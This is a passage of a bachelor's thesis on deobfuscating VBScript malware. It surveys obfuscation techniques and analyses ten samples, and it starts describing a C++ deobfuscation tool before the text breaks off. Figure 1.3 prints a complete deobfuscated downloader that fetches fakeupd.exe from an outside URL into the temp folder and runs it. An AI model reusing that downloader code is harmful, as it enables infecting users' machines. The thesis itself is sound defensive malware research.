FACULTY
OF INFORMATION
TECHNOLOGY
CTU IN PRAGUE

ASSIGNMENT OF BACHELOR’S THESIS

Title:	Deobfuscation of VBScript-based Malware
Student:	Matěj Havránek
Supervisor:	Ing. Josef Kokeš
Study Programme:	Informatics
Study Branch:	Computer Security and Information technology
Department:	Department of Computer Systems
Validity:	Until the end of summer semester 2021/22

Instructions

1) Research how scripting languages are used in malware development.
2) Describe the commonly used obfuscation techniques as well as currently available deobfuscation tools and their properties, with particular focus on VBScript.
3) Propose an approach to deobfuscation of VBScript as used in malware.
4) Design and implement a tool for applying deobfuscations for the most common techniques used in malware.
5) Verify the effectiveness of your tool against a selection of VBScript malware.
6) Discuss your results.

References

Will be provided by the supervisor.

prof. Ing. Pavel Tvrdík, CSc.	doc. RNDr. Ing. Marcel Jiřina, Ph.D.
Head of Department	Dean

Prague January 28, 2021

FACULTY
OF INFORMATION
TECHNOLOGY
CTU IN PRAGUE

Bachelor's thesis

Deobfuscation of VBScript-based Malware

Matěj Havránek

Department of Information Security
Supervisor: Ing. Josef Kokeš

May 10, 2021

Acknowledgements

I would like to thank my supervisor Ing. Josef Kokeš for his leadership, my colleague Ing. Jakub Souček for his work on the script parser and ESET for the opportunity to research this topic.
I thank my family and friends for their continuous support and I also thank Eliška Čukanová for helping me get through this demanding period.

Declaration

In Prague on May 10, 2021 . . . .

Citation of this thesis

Havránek, Matěj. *Deobfuscation of VBScript-based Malware.* Bachelor's thesis. Czech Technical University in Prague, Faculty of Information Technology, 2021.

Abstrakt

VBScript je desktopový a webový skriptovací jazyk, který je často využíván škodlivým softwarem. Autoři tohoto software se často snaží skrýt jeho pravou funkcionalitu a zabránit ostatním ve čtení jeho kódu pomocí obfuskací. Tato práce se zaměřuje na analýzu těchto obfuskací, prozkoumání způsobů, jak je překonat, a implementaci nástroje schopného zlepšit čitelnost obfuskovaných programů pomocí statických a dynamických deobfuskačních metod.

Klíčová slova vbscript, malware, deobfuskace, obfuskace, statická analýza, interaktivní deobfuskace

Abstract

VBScript is a desktop and web based scripting language that is often used by malicious software. Authors of such sofware often attempt to conceal its true functionality and prevent others from reading the source code by using obfuscations. This thesis focuses on analyzing these obfuscations, exploring ways of reverting them and implementing a tool to improve readability of obfuscated programs using both static and dynamic deobfuscation methods.

Keywords vbscript, malware, deobfuscation, obfuscation, static analysis, interactive deobfuscation

Contents

List of Figures

List of Tables

Introduction

In today's world, malware is an increasingly relevant threat [1]. Malicious actors are constantly coming up with new ways of attacking users and concealing their own activities. Due to that, anti-malware solutions need to keep up with the constantly developing threats to continue to protect our digital lives.

Malicious software is no longer limited to binary executable files. In its attempts to evade detection and find new infection vectors, it has spread to many other formats, such as scripting language source files. As many script files contain human-readable code where malicious behavior would be easily identifiable by an educated user, malware authors attempt to make analysis of these files a more challenging and time-consuming task by using obfuscation — various transformations of the original code retaining its functionality but making it harder to read and understand, not just for humans but also for anti-malware software.

This creates the need for an inverse process to recreate readable code from obfuscated sources, called deobfuscation. While many obfuscations cannot be completely reversed, any improvement in readability is hugely beneficial to analysis of such malicious code [8].

Aim of the thesis

In this thesis, we explore some of the obfuscation techniques used by malware written in Microsoft's VBScript language and devise a tool capable of improving code readability by reversing these techniques — a deobfuscator capable of utilizing both static and dynamic deobfuscation techniques. The deobfuscator is written in C++. In addition to deobfuscation, it also offers a graphical interface for code visualisation and allows manual editing of the displayed code. The objective is to assist in analysis of obfuscated VBScript programs, to both human analysts and automated software. As such, it is not necessary to always produce an output equivalent to the original code before obfuscation, as long as the key functionality and behavior (objects of interest for analysis) are retained.

Thesis structure

The theoretical part of this thesis describes the role of scripting languages in malicious software, collects and examines malicious VBScript samples, and researches the used obfuscation techniques. This thesis explores various deobfuscation methods applicable to the discovered obfuscations. Based on this research, an approach to deobfuscating VBScript code is presented. In the implementation part, an automated deobfuscation tool and an accompanying code visualiser created in C++ using the Qt graphical library and OGDF[1] graphing library are demonstrated. Finally, a set of tests to verify the effectiveness of the tool is presented and the results are discussed.

[1]Open Graph Drawing Framework

Chapter 1

Research

This chapter describes the role scripting languages, especially VBScript, play in malware development. It explores available obfuscation and deobfuscation tools and techniques and based on a selection of samples, describes the most commonly used obfuscations in VBScript malware.

1.1 The role of VBScript in malware development

The malware industry has evolved significantly since the first IBM PC virus was created in 1986 [2]. It is now a worldwide threat predicted to cause damages totalling $6 trillion USD in the year 2021 [3].

The most widely recognized form of malware have always been binary executable files and many users have learned to be cautious when opening such files coming from unknown sources. Anti-malware solutions have also gotten better at analyzing binary executables and detecting any malicious contents. This prompted malware authors to search for other ways of infecting their victims.

One approach that is gaining popularity is distributing so called droppers or downloaders instead of the actual malicious binaries. The purpose of both droppers and downloaders is to install another piece of malware on the victim's computer. Droppers usually contain the payload within themselves, often encoded or encrypted to prevent inspection [5]. Downloaders download and execute other malicious files from a remote location (i.e. an attacker-controlled server) [4]. To increase the probability of tricking users into executing them, these programs are often distributed in the form of scripts or embedded macros that may have a better chance at being executed by an unsuspecting user.

Among the most prevalent scripting languages used for malware development, especially for crafting means of entering systems, are VBScript and JavaScript [6]. Their popularity stems from the fact that most versions of the Windows operating system come with both JavaScript and VBScript engines built in, offering attackers a viable alternative to traditional infection vectors [7].

1.2 Obfuscation

The main difference between using binary executables and scripts is that binary executables do not contain their original source code. Instead, their sources are converted into machine code by compilation — a process which often strips them of information unnecessary for the execution of the program and makes the result easily executable by the operating system but hard to understand for human readers.

Scripts, on the other hand, are usually text files containing their source code in the way it was written, along with an attribute that marks them as executable — a specific file extension or header. This makes them easily readable. In case of VBScript or JavaScript, a common text editor is enough to display the source code. Anti-malware solutions have also adapted to this practice and are able to detect certain behaviors or code patterns in scripts as malicious. This has prompted malware developers to hide the true nature of their scripts, making them much more difficult to understand for anyone trying to view their source code while keeping their functionality identical [8].

To achieve this goal, they use various obfuscating transformations. These range from simple substitutions to complicated virtualization, often stripping the program of information contained within which is unnecessary for correct operation (such as comments or code structure). Collberg, Thomborson and Low [8] provide the following definition of an obfuscating transformation:

Let $P \xrightarrow{\mathcal{T}} P'$ be a transformation of a source program P into a target program P'. $P \xrightarrow{\mathcal{T}} P'$ is an *obfuscating transformation* if P and P' have the same *observable behavior*. More precisely, in order for $P \xrightarrow{\mathcal{T}} P'$ to be a valid obfuscating transformation the following conditions must hold:

- If P fails to terminate or terminates with an error condition, then P' may or may not terminate.
- Otherwise, P' must terminate and produce the same output as P.

Figure 1.1: Definition of an obfuscating transformation

This means that any transformations are valid as long as the output of the program, if it executes without any errors, remains the same. It is of note that this definition does not exclude the possibility of the obfuscated program having side effects that were not a part of the original program, nor does it limit the time the program takes to run, allowing obfuscations to cause the program to run slower or faster than the original. Figure 1.2 shows a sample of obfuscated malicious VBScript code, taken from *sampleC.vbs*.

```
Execute chr(705600/CLng(&H1B90))&chr(608580/CLng(&H16A4))&_
chr(329180/CLng(&HBCC))&chr(4512/CLng(&H8D))&chr(847184/CLng(&H1FD2))&_
chr(52780/CLng(&H1C7))&chr(1000732/CLng(&H21B3))&chr(418432/CLng(&HE98))&_
chr(-8620+CLng(&H220B))&chr(1054167/CLng(&H2519))&chr(514500/CLng(&H1482))&_
chr(56816/CLng(&H218))&chr(60944/CLng(&H1250))&chr(62280/CLng(&H1854))&_
chr(263900/CLng(&HA4F))&chr(871395/CLng(&H206B))&chr(642337/CLng(&H1705))&_
chr(-9079+CLng(&H2397))&chr(799480/CLng(&H1B28))&chr(283040/CLng(&H988))&_
chr(121410/CLng(&H429))&chr(-6662+CLng(&H1A6B))&chr(-5656+CLng(&H1679))&_
chr(112379/CLng(&H407))&chr(-2751+CLng(&HB1E))&chr(328449/CLng(&HB8F))&_
chr(295078/CLng(&HBC3))&chr(1038694/CLng(&H2647))&chr(-2771+CLng(&HAE0))&_
chr(16290/CLng(&H65D))&chr(410200/CLng(&H1006))&chr(748440/CLng(&H1BD8))&_
chr(-6224+CLng(&H18BD))&chr(59552/CLng(&H745))&chr(92920/CLng(&H328))&_
chr(942032/CLng(&H2362))&chr(793153/CLng(&H1EAD))&chr(312984/CLng(&HB52))&_
chr(682344/CLng(&H18AE))&chr(-4191+CLng(&H10BE))&chr(622821/CLng(&H15EB))&_
chr(895524/CLng(&H23B2))&chr(24062/CLng(&HE3))&chr(119119/CLng(&H23CB))&_
chr(67800/CLng(&H1A7C))&chr(66794/CLng(&H1412))&chr(35360/CLng(&HDD0))&_
chr(-2583+CLng(&HA8A))&chr(246339/CLng(&H987))&chr(70760/CLng(&H262))&_
chr(116832/CLng(&HE43))&chr(162032/CLng(&H616))&chr(298584/CLng(&HA0E))&_
chr(-5306+CLng(&H152E))&chr(1051232/CLng(&H24AA))&chr(480890/CLng(&H13C6))&_
chr(119325/CLng(&H433))&chr(450506/CLng(&H11F5))&chr(631972/CLng(&H174A))&_
chr(-157+CLng(&HBD))&chr(-680+CLng(&H2E5))&chr(-3286+CLng(&HCF6))&_
chr(201/CLng(&H3))&chr(749208/CLng(&H19AC))&chr(-8174+CLng(&H2053))&_
chr(186240/CLng(&H780))&chr(526988/CLng(&H11BF))&chr(151601/CLng(&H5DD))&_
chr(733831/CLng(&H2449))&chr(87906/CLng(&H381))&chr(426014/CLng(&HFB3))&_
...
```

Figure 1.2: An example of obfuscated VBScript malware hiding its actual code

1.2.1 Types of obfuscating transformations

Obfuscating transformations are further divided into groups based on their targets. Collberg, Thomborson and Low [8] further divide obfuscating transformations into four groups based on their targets:

Layout obfuscations do not change the execution of the program but rather the form of its source code. Examples:

- Removing comments
- Renaming identifiers
- Changing the code formatting

Control obfuscations impact the way the program is executed.
Examples:

- Adding dead, irrelevant or redundant code
- Transforming simple predicates into opaque predicates [1]
- Inlining and outlining code
- Unrolling loops
- Reordering code elements (e.g. statements, expressions)

Data obfuscations focus on the way data is stored and manipulated within the program.
Examples:

- Changing encoding
- Encrypting data
- Converting static data to procedural data
- Reordering and merging of unrelated data elements

Preventive obfuscations do not directly impact the readability of the code. They are designed to make automatic deobfuscation techniques more difficult.
Examples:

- Obfuscation targeted at specific analysis tools, exploiting known weaknesses in their design
- Adding variable dependencies
- Using opaque predicates with side-effects

[1] A variable or a predicate is opaque if it has some property which is known a priori to the obfuscator but which is difficult for the deobfuscator to deduce [9].

1.2.2 Obfuscation tools

While it is possible to perform obfuscation by hand at the time of writing, the most common way of performing obfuscation is by using automated tools. There is a number of such tools available for VBScript, both commercial and noncommercial. This thesis will analyze four widely used obfuscators listed in Table 1.1.

Name	Author	Licence	Type
VBSO	Stunnix [10]	Commercial	Mangling
Script Encoder Plus	D. Babkin [11]	Commercial	Encoding
VBScript Obfuscator	Dr. Lai [12]	Free	Encoding
VBS Obfuscator in Python	kkar [13]	Free	Encoding

Table 1.1: Obfuscation tools, their authors, licences and types

All of the examined obfuscators focus primarily on protection of intellectual property in the commercial and personal spheres (i.e. protecting a company's code from being easily copied or modified by competition). They can be divided into two categories based on their principle of operation.

The first category is **mangling obfuscators**. They transform the original source by stripping comments, renaming variables and function identifiers and replacing constants (i.e. numbers, strings) with more complicated expressions. They can also change the formatting of the code to make it less obvious which parts of the code belong together.

- **VBSO** transforms the code using a number of methods. One such method is renaming variables with special focus on decreasing readability for humans, for example by using a mixture of the letter I, letter L and number 1 in the identifiers. Other methods include stripping comments, changing code formatting and replacing constant data by expressions that produce said data at execution time.

The second category is **encoding obfuscators**. These take the entirety of the input and encode or encrypt it. A decoding or decrypting function is then added to the source, which is able to decode and run the original code when the script is executed.

- **Dr Lai's VBSCript Obfuscator** does this by converting the source text into a concatenation of characters expressed by arithmetic expressions and placing the result inside an *Eval* call.

- **kkar's VBS Obfuscator** encodes the source as a series of arithmetic expressions inside a string, delimited by a special character. It appends a decoder that converts it back into a string containing the program's code and passes it to the *Execute* function to run it.

- **Script Encoder Plus** relies on converting the source code from *VBS* to *VBE* — a binary encoded version of VBScript still executable by the VBScript engine, but requiring decoding to convert it back to human-readable text.

1.3 Deobfuscation

When malware authors started concealing the true nature of their code using obfuscations, a need arose for an inverse process that would transform obfuscated code back into a more readable state. This is called deobfuscation. Deobfuscation is defined as a transformation of obfuscated code into code that is easier to read and understand [16]. A 1:1 transformation back to the original code can often be impossible and depending on the objective, it might not even be necessary to produce a program that runs correctly. Figure 1.3 shows the code from Fig. 1.2 after deobfuscation. It is now relatively easy to determine that this is a malicious downloader that attempts to download a file called *fakeupd.exe* onto the victim's computer and execute it.

1.3.1 Types of deobfuscations

Approaches to deobfuscation can be divided into two groups based on code analysis techniques — specifically whether the program, or at least parts of its code, are being actively executed or just passively transformed. As each approach is effective against a different subset of obfuscations, the best results can be achieved by utilizing both [17].

Static deobfuscations based on static code analysis do not execute any code and focus on transforming the code as-is. They are generally safer when dealing with code of unknown origin as there is less risk of executing malicious code.

Dynamic deobfuscations based on dynamic code analysis execute the program (or parts thereof) to gain access to information that would not be easily accessible otherwise, such as the results of individual expressions, operations, etc [17]. This can overcome many obfuscation techniques that rely on procedurally generating or decrypting and decoding necessary data at runtime, because it can be extracted during dynamic deobfuscation. To decrease the risk of executing malicious code directly, runtime emulation can be used instead of directly executing code.

1.3.2 Deobfuscation tools

In most widely used languages where obfuscation is being regularly used, there are deobfuscators available to help with reading obfuscated sources. This, however, is not the case for VBScript. Although there are many obfuscators available, the research failed to find any publicly available deobfuscation

```
Set http_obj = CreateObject("Microsoft.XMLHTTP")
Set stream_obj = CreateObject("ADODB.Stream")
Set shell_obj = CreateObject("WScript.Shell")
Set objWShell = WScript.CreateObject("WScript.Shell")
appData = objWShell.expandEnvironmentStrings("%temp%")
APPPATH = appData + "/"
URL = "http://dwn.100mbps.com.ar/soft/fakeupd.exe"
'Where to download the file from
FILENAME = "fakeupd.exe"
'Name to save the file (on the local system)
RUNCMD = APPPATH + "fakeupd.exe"
'Command to run after downloading
http_obj.open "GET", URL, False
http_obj.send
stream_obj.type = 1
stream_obj.open
stream_obj.write http_obj.responseBody
stream_obj.savetofile APPPATH + FILENAME, 2
shell_obj.run RUNCMD
stream_obj.close
```

Figure 1.3: Deobfuscated code from Fig. 1.2, now significantly easier to understand

tools capable of deobfuscating VBScript programs. The only exceptions were scripts designed to aid in manual deobfuscation by reverting specific individual obfuscations found in specific samples. To further support this finding, a large amount of articles concerning malware research and obfuscated VBScript describe how the author deobfuscated the scripts manually [18] or wrote a custom tool specifically for the analyzed sample [19]. No publications mentioning general-purpose deobfuscation tools for VBScript were found. Based on these findings, the conclusion is that there is a lack of general-purpose deobfuscation tools for VBScript.

To gain some insight into deobfuscation tools and their properties, it is possible to take a look at JavaScript. As it is often considered the most popular scripting language [20], there exist a wide variety of obfuscation and deobfuscation tools. JavaScript obfuscator capabilities are comparable to those found in VBScript tools but there are plenty of deobfuscation tools as well. Examples are JsNice [14] and ESDeobfuscate [15]. Their capabilities are described below.

JSNice is a static deobfuscation tool that uses type and usage inference to rename identifiers and provides some degree of deobfuscations for a set of common obfuscators. Its capabilities include identifier renaming, type inference, code beautification and static deobfuscations for certain packers.

ESDeobfuscate is an experimental dynamic deobfuscator utilizing partial evaluation of expressions based on abstract syntax trees. It is capable of successfully transforming many obfuscations relying on procedural generation of data and code, as it can dynamically evaluate some expressions. Its capabilities include partial evaluation of expressions and code beautification.

1.4 Collecting samples

A selection of obfuscated VBScript malware has been collected using 9 samples provided by MalwareBazaar [21] and VirusTotal [22]. To increase the diversity of the samples, a benign program obfuscated using base64 encoding and evaluation was added to the collection. The final set of 10 samples is listed in table 1.2, along with the obfuscation techniques they are using. The individual techniques are described in table 1.3.

During the analysis of the samples it became obvious that most malicious scripts were not using any of the known public obfuscation tools as the style of code inside them didn't match code produced by the researched obfuscators. The only exception was *sampleC.vbs* which was determined to be obfuscated using Dr Lai's VBScript Obfuscator.

1.4.1 Analysis of samples

To gain a better understanding of the samples, they were analyzed and their behavior and purpose is described below.

sampleA.vbs executes a powershell command to download and execute a script file from the internet.

sampleB.vbs displays a message greeting the user in one of two languages depending on the system locale.

File	Source	Obfuscation techniques used	Total
sampleA.vbs	Bazaar	1, 4, 9	3
sampleB.vbs	Selfmade	6, 9	2
sampleC.vbs	VirusTotal	6, 10	2
sampleD.vbs	Bazaar	1, 2, 9	3
sampleE.vbs	VirusTotal	1, 2, 3, 4, 6, 8, 9	7
sampleF.vbs	VirusTotal	2, 9	2
sampleG.vbs	VirusTotal	1, 2, 3, 9, 11	5
sampleH.vbs	Bazaar	2, 4, 7, 9, 11	5
sampleI.vbs	Bazaar	1, 2, 5, 6, 9	5
sampleJ.vbs	Bazaar	3, 9, 10	3

Table 1.2: Collected obfuscated VBScript samples, their sources and the obfuscation techniques they use

sampleC.vbs downloads an executable file, saves it to the AppData folder as *fakeupd.exe* and executes it.

sampleD.vbs downloads, decrypts and executes VBScript code from the internet without writing it to disk.

sampleE.vbs downloads a zip file from an attacker-controlled website to *c:\RTWXZbcehj\RUYZdegijlmoqrtvwyzB.zip*, extracts it and executes any *.exe* files located within.

sampleF.vbs downloads a zip file to the *AppData* folder, unpacks it, adds an executable contained within to the *Run* key in registry for persistence and executes it.

sampleG.vbs copies itself to the *Startup* folder as *D.vbs* for persistence, then downloads obfuscated powershell code and executes it.

sampleH.vbs adds itself to the *Run* key in registry for persistence, then executes obfuscated powershell code and copies itself to the *AppData* folder.

sampleI.vbs writes obfuscated powershell code to the *Temp* directory as *OS64Bits.PS1* and executes it.

sampleJ.vbs uses the *bitsadmin* system executable to download a script file, saves it to *ProgramData\developer.txt* and executes it using powershell.

1.4.2 Commonly used techniques

The following techniques, as shown in Table 1.3, were observed within the analyzed samples. They are structured into categories by obfuscation type.

Some techniques, such as stripping comments from code, can be presumed to be used but are hard to prove as the original sources for these programs are not available. They are thus excluded from the table.

#	Obfuscation technique
	Layout obfuscations
1	Renaming identifiers
2	Changing or removing code formatting
3	Adding junk comments
	Control obfuscations
4	Outlining function calls
5	Outlining constants
6	Evaluating parts code at runtime
7	Throwing supressed exceptions
8	Introducing dead code
	Data obfuscations
9	Encoding or encrypting data
10	Converting constants to mathematical expressions
11	Using non-standard character maps and characters

Table 1.3: Identified obfuscation techniques

1.4.2.1 Layout obfuscations

Renaming identifiers

Identifiers (names) of variables, constants or functions are changed to not include any information related to their purpose.

Changing or removing code formatting

Code indentation is broken or missing, lines are joined together or split arbitrarily. Program has little or no observable structure.

Changing function scopes

Instead of defining functions in one place outside other code, they are nested inside code with a different scope such as conditions and loops. To decrease readability even more, the code the functions are nested in is often unrelated to their purpose.

Adding junk comments

Comments unrelated to the program are inserted to increase file size and decrease readability. This is often paired with broken code formatting for the best effect.

1.4.2.2 Control obfuscations

Outlining function calls
: Instead of calling built-in functions such as *StrReverse* or *Split*, an extra function (often renamed to conceal its purpose) wrapping around these calls is introduced and used in the code.

Outlining constants
: In places where constant values would be used, function calls are used in their place. These functions then either directly return these constants or generate them procedurally.

Evaluating parts code at runtime
: Some or all code is executed via *Eval* or *Execute* calls. The contents are often encoded in some way to make understanding of what is being executed more difficult.

Throwing supressed exceptions
: Suppression of exceptions is first enabled via *On Error Resume Next*. Afterwards, errorneous expressions are used throughout the code to make it harder to read and trigger exceptions, that are immediately discarded and execution continues uninterrupted. This is often done using calls to nonexistent functions.

Introducing unreachable (dead) code
: Code, which cannot be reached during the execution, is added to the program. This often assumes the form of conditions where one branch is unreachable, loops with a condition that is always false or unnecessary switch cases.

1.4.2.3 Data obfuscations

Encoding and encrypting data
: Data in the program, such as string and numerical constants, are encoded or encrypted. Decoding or decryption takes place at runtime whenever the values are needed. Common usage is additional code stored as encrypted strings, decrypted and executed via *Eval* at runtime.

Static data converted to procedural
: A form of encoding, where data is converted to expressions that generate it at runtime. An example of this is strings converted into concatenations of character codes represented by mathematical expressions.

Using non-standard character maps and characters
: The VBScript engine can process script files with a wide variety of character maps. Nonstandard unicode characters are also permissible in many places throughout the script, which can make it harder to read.

1.4.2.4 Preventive obfuscations

Non-standard character maps may be considered a preventive obfuscation as well as a data obfuscation, as many tools are not prepared to handle them and may not work properly with programs using them.

Chapter 2

Design and implementation

Based on the performed research, it is clear that there is a lack of effective general-purpose deobfuscation tools for VBScript. Therefore, such tool is designed and implemented as part of this thesis, with the hopes to aid malware researchers in processing malicious VBScript samples.

The deobfuscation tool consists of three main components. The **parser**, the **deobfuscator** and the **visualiser**. The following sections describe the individual components in more detail.

2.1 Goals

To guide the design and implementation process, the following goals were set based on real world needs an analyst would have for such tool:

- Improving readability of most obfuscated VBScript malware samples
- Multiple independent deobfuscation techniques, easy to implement further deobfuscations
- Using both static and dynamic deobfuscations
- Saving deobfuscated code back into a VBS file
- Automatic deobfuscation via a commandline interface
- GUI for user-guided deobfuscation
- Code visualisation to allow users to better understand the analyzed program's logic

2.2 Parsing

The tool is based on a universal script parsing library developed by Jakub Souček and myself at ESET for use in internal tools and provided by the company for the purpose of this thesis. The underlying code is written in C++ and targets the Microsoft Windows operating system and the deobfuscation tool follows these choices of programming language and platform.

The goal of the library is to effectively parse a wide range of scripting languages into a standardized abstract syntax tree format which is then used for further processing in other tools, such as this deobfuscator. Currently, the parser offers support for VBScript, JavaScript and Batch with support for more scripting languages to come in the future. As the parser is still undergoing active development, many contributions were made to it as part of this thesis in order to improve the capabilities of the deobfuscator.

Lexing and parsing
Lexing and parsing is done using language-specific modules. Lexing converts the input script into a set of tokens, which are then parsed using a recursive descent method. An abstract syntax tree, called the parse tree, representing the program structure is built.

Parse tree
The parse tree is a language-independent abstract syntax tree containing the program code. Each basic building block of the input program is represented by a node in the tree.

To illustrate, Figure 2.1 displays a simple program (displaying a MessageBox containing the number 1) and its corresponding parse tree. The script starts with the definition of a variable called *value*. Next comes the operation *ASSIGN* where one argument (destination) is a reference to *value* and the other is the number 1. Finally a *CALL* is performed, calling a *STD_FUNCTION* named *MsgBox*. The reference to *value* is passed as parameter.

Tree nodes
Individual nodes contain further data related to the code they represent and contain methods to allow this manipulation and transformation, reordering, addition, removing, etc. That serves as a basis of the deobfuscation techniques implemented in this thesis.

Emitting code
After work is done on the parse tree, it is emitted back into a source code format using a writer. Each supported language has a dedicated writer. These writers share the same interface and are therefore interchangeable. This means that it is in theory possible to parse a script in one language

and emit it in another. The correct functionality of scripts converted in this way is not guaranteed, however, as many scripting languages contain elements that cannot be easily represented in others. But that isn't the intended use of the parser, of course.




Figure 2.1: A simple VBScript program and its abstract tree representation

Aside from the parse tree itself, the parser provides important functionality to interact with it and its elements. In the deobfuscator, the following interactions will be the basic building blocks of individual deobfuscations:

Element iterators
Element iterators allow traversal of the parse tree and its elements. An iterator can be created for any type of element (Variable, Function, etc.) and iterates over the select element only. A general *AllElements* iterator is also available for more complex operations.

Element transformations
All elements support three main transformation methods. When called, these propagate to all child elements as well. By default, these methods do nothing, but certain elements can overload them to add some specific functionality. The transformation methods are:

- Transform
- Evaluate left-hand side
- Evaluate function calls

They enable the use of partial evaluation in dynamic deobfuscation and are further described in Section 2.4.

2.3 Static deobfuscations

Deobfuscations make use of the parse tree and the methods for interaction with its elements. The static deobfuscations aim to modify the parse tree without the need for any code execution or evaulation. An obfuscated VB-Script program (shown in Figure 2.2) was created to illustrate the individual deobfuscation techniques. It is a simple program using the *Wscript.Shell* standard object to execute *calc.exe*.

```
'svZWzvM bjvvpAINZL  gTTqfBlXWjlsYlsg         JwImxLJq
GbcRtyUTEYOFHxMPlqpP    =                 evAl      (_
"clNG(635834)*(AsC(""a"")-97)")'FnIuly  HRwHCaCVQM   M
ReM jaTOM hDuKyEHOxxFmmth  OGUncVxe  zKB    NiaDoqR Eo
uPNwfJdXrBEaZvOARiUa=                       EVal(    _
"8767365     +   45324")'wEcznMHRZNkyFWdBratVxEdLJFNqJ
sET       BhcQNBuAmNIISQycYNOJ   =creATEOBjecT   (   _
oGcdaEHVdMovecVeKjIK     (        "llehS.tpircSW"    _
)                ):fuNCTioN    oGcdaEHVdMovecVeKjIK(_
    JBKmqQQkwdSEjoCcRyTx )REm xNwm  TOPImNoBb     MmpP
'cvvFTPnN ScccNRxkLFwslnCXUJVt     nobyIpiZEnn  He   q
           oGcdaEHVdMovecVeKjIK   = stRReveRSe  (    _
  JBKmqQQkwdSEjoCcRyTx     ) reM MtVaIaWXgryFMpZwhDZsv
ENd         FUncTIoN'YdHMwvxlLsvagbuyDvaeWk           q
'sYTxpvcqUgzd15CORd15b357pOnYfwXTVYJIbDyAFLiWQPnFaGbcg
iF(                            uPNwfJdXrBEaZvOARiUa)<_
  uPNwfJdXrBEaZvOARiUa+ 1 tHEn'WiKXTweVMDDBbRunxdXdxmi
'AaXzsqraIQwlbYFFjxYjJjYEL             HHrCUubYBkWIoUt
BhcQNBuAmNIISQycYNOJ.     run   oGcdaEHVdMovecVeKjIK(_
                              jOin  (SPlIt          (_
"pepxpep.pcplpapcp",                                 _
"p"),""                                ))        ,  _
                      GbcRtyUTEYOFHxMPlqpP          ,_
fALsE
REm tFdW LKHQzA kpdMwVH                 rgcJJNN BvfVYf
enD IF'mIYqCF vrgTYaanvhOKJ    vJcPNffmJxDMxsv    nzON
reM nghX        VbAPbCzt lGKGRKGXpkNFdfkGScZJzZt dyJqj
```

Figure 2.2: Obfuscated VBScript program which will be used to demonstrate the individual deobfuscation techniques

2.3.1 Code beautification

As research has shown, some malicious samples rely on mangled code formatting (sometimes along with inserted bogus comments) as their only protection. Being able to give a clearly defined structure to the code is a good first step for any analysis and may be all that is needed in some cases. Here, code beautification is done implicitly by the parser every time the parse tree is being presented to the user in the GUI or written to a file. The resulting code has exactly one statement per line with proper indentation. For the purpose of improving readability, the writer has been modified to insert blank lines before and after certain important elements (conditions, loops, function definitions, etc.). This visually separates the code into individual blocks, making it easier to navigate. As the order in which global elements are defined doesn't matter in VBScript and because all declared functions are always global, declarations and definitions are relocated to the beginning of the program. The resulting code is divided into three sections. Variable and constant declarations are at the very top of the source code, followed by function definitions. The last section is then the actual program body. A notable benefit of this always-on beautification approach is that scripts produced by the deobfuscator are all saved with the same consistent formatting which helps orientation when working with multiple script files.

2.3.2 Renaming identifiers

There are four different identifier renamers, each focusing on a specific type of element. These elements are: variables, functions, function arguments and constants. Identifiers are renamed by iterating over the parse tree with an iterator specific for their type (*FunctionIterator*, *VariableIterator*, etc.) and changing the name to *prefix_ID* where prefix is a string defined in the configuration file for every identifier type and ID is an unique number assigned to the variable. IDs start at zero and are used independently for every identifier type. The default prefixes are:

- *var_* for variables
- *func_* for functions
- *arg_* for function arguments
- *const_* for constants

To provide additional information to the user, name inference from value and type is done for constants and *CreateObject* calls assigned to variables.

If the value of a constant is a string, boolean or a number (including floats), its name becomes the *const_* prefix followed by information about type, underscore and a part of the value of the constant. Example: *const_Str_test* would be a constant of type string where the value contains (but is not limited to) the string *test*.

If the first assignment into a variable is a *CreateObject* call, its first argument (the name of the object) is used along with the *obj_* prefix to create a new name for the variable.

```
Dim var_0, var_1, var_2
Function func_0(arg_0)
        'Rem xNwm  TOPImNoBb     MmpP
        'cvvFTPnN ScccNRxkLFwslnCXUJVt     nobyIpiZEnn  He   q
        func_0 = StrReverse(arg_0)
        'Rem MtVaIaWXgryFMpZwhDZsv
End Function

'svZWzvM bjvvpAINZL  gTTqfBlXWjlsYlsg         JwImxLJq
var_0 = Eval("clNG(635834)*(AsC(""a"")-97)")
'FnIuly  HRwHCaCVQM   M
'Rem jaTOM hDuKyEHOxxFmmth  OGUncVxe  zKB    NiaDoqR Eo
var_1 = Eval("8767365     +   45324")
'wEcznMHRZNkyFWdBratVxEdLJFNqJ
Set var_2 = CreateObject(func_0("llehS.tpircSW"))
'YdHMwvxlLsvagbuyDvaeWk          q
'sYTxpvcqUgzd15CORd15b357pOnYfwXTVYJIbDyAFLiWQPnFaGbcg
'WiKXTweVMDDBbRunxdXdxmi

If var_1 < var_1 + 1 Then
        'AaXzsqraIQwlbYFFjxYjJjYEL             HHrCUubYBkWIoUt
        var_2.run func_0(Join(Split("pepxpep.pcplpapcp", "p"),_
                "")), var_0, False
        'Rem tFdW LKHQzA kpdMwVH                 rgcJJNN BvfVYf
End If

'mIYqCF vrgTYaanvhOKJ    vJcPNffmJxDMxsv    nzON
'Rem nghX        VbAPbCzt lGKGRKGXpkNFdfkGScZJzZt dyJqj
```

Figure 2.3: Program after identifier renaming — functions and variables are now easily distinguished

2.3.3 Removing comments

Removing comments from a file is a technique that can either greatly improve readability if nonsensical comments were added to make the code less readable or hurt the analysis efforts by removing potentially useful information that may have been left in the comments. Its usage thus depends on the user's discretion. The comments in the parse tree are iterated over using *AllElementsIterator* and deleted from the tree.

```
Dim var_0, var_1, var_2
Function func_0(arg_0)
